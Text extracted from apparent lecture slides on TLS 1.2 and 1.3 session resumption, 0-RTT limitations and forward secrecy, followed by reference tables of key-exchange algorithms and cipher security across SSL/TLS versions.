
TLS 1.2 resumption

- Reminder: full TLS 1.2 (and introducing session ticket)




TLS 1.2 resumption

- TLS 1.2 with resumption is 1-RTT




TLS 1.3 resumption 0-RTT

- Reminder of TLS 1.3 (and introducing PSK)




TLS 1.3 resumption 0-RTT



0-RTT limitations

- No forward secrecy on early data
- Early data replay attack on 0-RTT



Forward secrecy comparison


- **TLS 1.2**
 - Certificate compromise: **always but only with ECDHE mode**
 - Ticket key compromise : **never**
- **TLS 1.3**
 - Certificate compromise : **always**
 - Ticket key compromise : **always except 0-RTT early data**

Algorithm	SSL 2.0	SSL 3.0	TLS 1.0	TLS 1.1	TLS 1.2	TLS 1.3
RSA	Yes	Yes	Yes	Yes	Yes	No
DH-RSA	No	Yes	Yes	Yes	Yes	No
DHE-RSA (forward secrecy)	No	Yes	Yes	Yes	Yes	Yes
ECDH-RSA	No	No	Yes	Yes	Yes	No
ECDHE-RSA (forward secrecy)	No	No	Yes	Yes	Yes	Yes
DH-DSS	No	Yes	Yes	Yes	Yes	No
DHE-DSS (forward secrecy)	No	Yes	Yes	Yes	Yes	No ^[54]
ECDH-ECDSA	No	No	Yes	Yes	Yes	No
ECDHE-ECDSA (forward secrecy)	No	No	Yes	Yes	Yes	Yes
ECDH-EdDSA	No	No	Yes	Yes	Yes	No
ECDHE-EdDSA (forward secrecy)^[55]	No	No	Yes	Yes	Yes	Yes
PSK	No	No	Yes	Yes	Yes	
PSK-RSA	No	No	Yes	Yes	Yes	
DHE-PSK (forward secrecy)	No	No	Yes	Yes	Yes	Yes
ECDHE-PSK (forward secrecy)	No	No	Yes	Yes	Yes	Yes
SRP	No	No	Yes	Yes	Yes	
SRP-DSS	No	No	Yes	Yes	Yes	
SRP-RSA	No	No	Yes	Yes	Yes	
Kerberos	No	No	Yes	Yes	Yes	
DH-ANON (insecure)	No	Yes	Yes	Yes	Yes	
ECDH-ANON (insecure)	No	No	Yes	Yes	Yes	
GOST R 34.10-94 / 34.10-2001^[56]	No	No	Yes	Yes	Yes	

TLS 1.2 vs TLS 1.3



- Much faster!
- 0-RTT via resumption
- Old ciphers removed
- AEAD ciphers
- Version negotiation removed
- Forward Secrecy



Permitted encryption algorithms

Cipher security against publicly known feasible attacks

Cipher			Protocol version						Status
Type	Algorithm	Nominal strength (bits)	SSL 2.0	SSL 3.0 [n 1][n 2][n 3][n 4]	TLS 1.0 [n 1][n 3]	TLS 1.1 [n 1]	TLS 1.2 [n 1]	TLS 1.3	
Block cipher with mode of operation	AES GCM ^{[46][n 5]}	256, 128	N/A	N/A	N/A	N/A	Secure	Secure	Defined for TLS 1.2 in RFCs
	AES CCM ^{[47][n 5]}		N/A	N/A	N/A	N/A	Secure	Secure	
	AES CBC ^[n 6]		N/A	N/A	Depends on mitigations	Depends on mitigations	Depends on mitigations	N/A	
	Camellia GCM ^{[48][n 5]}	256, 128	N/A	N/A	N/A	N/A	Secure	N/A	
	Camellia CBC ^{[49][n 6]}		N/A	N/A	Depends on mitigations	Depends on mitigations	Depends on mitigations	N/A	
	ARIA GCM ^{[50][n 5]}	256, 128	N/A	N/A	N/A	N/A	Secure	N/A	
	ARIA CBC ^{[50][n 6]}		N/A	N/A	Depends on mitigations	Depends on mitigations	Depends on mitigations	N/A	
	SEED CBC ^{[51][n 6]}	128	N/A	N/A	Depends on mitigations	Depends on mitigations	Depends on mitigations	N/A	
	3DES EDE CBC ^{[n 6][n 7]}	112 ^[n 8]	Insecure	Insecure	Insecure	Insecure	Insecure	N/A	
	GOST 28147-89 CNT ^{[45][n 7]}	256	N/A	N/A	Insecure	Insecure	Insecure	N/A	Defined in RFC 4357 ^[52]
	IDEA CBC ^{[n 6][n 7][n 9]}	128	Insecure	Insecure	Insecure	Insecure	N/A	N/A	Removed from TLS 1.2
	DES CBC ^{[n 6][n 7][n 9]}	56	Insecure	Insecure	Insecure	Insecure	N/A	N/A	
		40 ^[n 10]	Insecure	Insecure	Insecure	N/A	N/A	N/A	Forbidden in TLS 1.1 and later
	RC2 CBC ^{[n 6][n 7]}	40 ^[n 10]	Insecure	Insecure	Insecure	N/A	N/A	N/A	
Stream cipher	ChaCha20-Poly1305 ^{[56][n 5]}	256	N/A	N/A	N/A	N/A	Secure	Secure	Defined for TLS 1.2 in RFCs
	RC4 ^[n 11]	128	Insecure	Insecure	Insecure	Insecure	Insecure	N/A	Prohibited in all versions of TLS by RFC 7465 ^[53]
		40 ^[n 10]	Insecure	Insecure	Insecure	N/A	N/A	N/A	
None	Null ^[n 12]	–	N/A	Insecure	Insecure	Insecure	Insecure	N/A	Defined for TLS 1.2 in RFCs

Permitted key-exchange & authentication algorithms


Key exchange/agreement and authentication							
Algorithm	SSL 2.0	SSL 3.0	TLS 1.0	TLS 1.1	TLS 1.2	TLS 1.3	Status
RSA	Yes	Yes	Yes	Yes	Yes	No	Defined for TLS 1.2 in RFCs
DH-RSA	No	Yes	Yes	Yes	Yes	No	
DHE-RSA (forward secrecy)	No	Yes	Yes	Yes	Yes	Yes	
ECDH-RSA	No	No	Yes	Yes	Yes	No	
ECDHE-RSA (forward secrecy)	No	No	Yes	Yes	Yes	Yes	
DH-DSS	No	Yes	Yes	Yes	Yes	No	
DHE-DSS (forward secrecy)	No	Yes	Yes	Yes	Yes	No ^[44]	
